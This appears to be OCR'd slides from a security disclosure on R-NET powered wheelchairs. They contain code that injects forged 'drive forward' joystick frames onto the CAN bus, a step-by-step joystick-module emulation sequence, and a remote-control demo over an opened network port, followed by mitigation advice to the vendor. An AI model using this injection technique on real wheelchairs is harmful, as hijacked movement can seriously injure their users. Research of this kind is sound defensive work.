#alter joy frame to contain joystick position x=0 y=100 (forward)
joyframe = joyframe[:-4]+'0064'
while [some condition]:
     canwait(cansocket,"02000000:1FFF0000")   #wait for JoyXy frame
     cansend(cansocket,joyframe)              #inject our JoyXy frame
# Threading can be used instead of a while loop.
```

EmulateJSM exploit



JSM

PM

“Power” button pressed
Check if JSM is connected to network. [C#]
Start sending serial number heartbeat (50ms)
[E#XXXX0000]

Request mode: s/n confirm [7B3#R]
Send s/n challenge [1FXXXXXX#R]


Respond to s/n challenge [7B3#R]
Start sending JSM heartbeat [03C30F0F#87...]

Request mode: parameter exchange [7B0#]
“Open” parameter page [04X#0...]

Request parameter/value [78X#2X81...]
Wait for confirmation that parameter/value exists
Request setting of parameter/value
Wait for confirmation

Indicate if parameter/value is present
Provide current value
Confirm parameter has been set.

“Close” parameter page [04X#8000...]
Wait for mode map [05X#XX...]
Request profile change [06X#XX...]
Enter “user” mode:
Send joystick status [02000X00#XxYy] 10ms



Remote exploit demo

Pi3 performs JSMexploit,

opens port


Remote connects to port

Remote reads USB controller values

Sends to Pi3

Pi3 injects R-NET frames onto network

PM responds



⚠ WARNING

It is very important that you read this information regarding the possible effects of radio wave sources on the operation of your wheelchair.

RADIO WAVE SOURCES MAY AFFECT POWERED WHEELCHAIR CONTROL

Radio wave interference from sources such as radio and TV stations, amateur radio (HAM) transmitters, two-way radios, and cellular phones can affect powered wheelchairs. Following the warnings listed below should reduce the chance of unintended brake release or powered wheelchair movement which could result in serious injury.

1) Do not turn ON or use hand-held personal communication devices, such as citizens band (CB) radios and cellular phones while the powered wheelchair is turned ON.

2) Be aware of nearby transmitters, such as TV stations, and try to avoid coming close to them;

3) If unintended movement or brake release occurs, turn the powered wheelchair OFF as soon as it is safe;

Security recommendations to PGDT:

1) PM should reject joyframes after a JSM network error.

2) JSM should throw network error if more than one joyframe is seen within 10ms.

----

thanks go to Dan Julio, ChrobiOne, and 5k3105 @ SSD

Contact info: RNET_specter@protonmail.com